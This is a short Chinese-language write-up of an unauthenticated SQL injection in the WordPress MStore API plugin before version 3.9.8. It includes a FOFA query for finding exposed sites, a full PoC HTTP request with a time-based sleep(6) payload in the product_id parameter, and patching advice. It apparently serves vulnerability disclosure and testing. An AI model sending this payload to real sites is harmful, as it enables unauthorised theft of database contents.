0x01 产品简介
WordPress和WordPress plugin都是WordPress基金会的产品。WordPress是一套使用PHP语言开发的博客平台。该平台支持在PHP和MySQL的服务器上架设个人博客网站。WordPress plugin是一个应用插件。
0x02 漏洞概述
WordPress plugin MStore API 3.9.8 版本之前存在SQL注入漏洞,该漏洞源于没有正确清理或转义某些字段,导致出现SQL注入,未经身份验证的远程攻击者可获取数据库敏感信息。
0x03 复现环境

FOFA:body="/wp-content/plugins/mstore-api/"
0x04 漏洞复现
PoC

POST /wp-json/api/flutter_booking/get_staffs?product_id=%27+or+ID=sleep(6)--+- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
延时6秒
0x05 修复建议
关闭互联网暴露面或接口设置访问权限
将插件升级至安全版本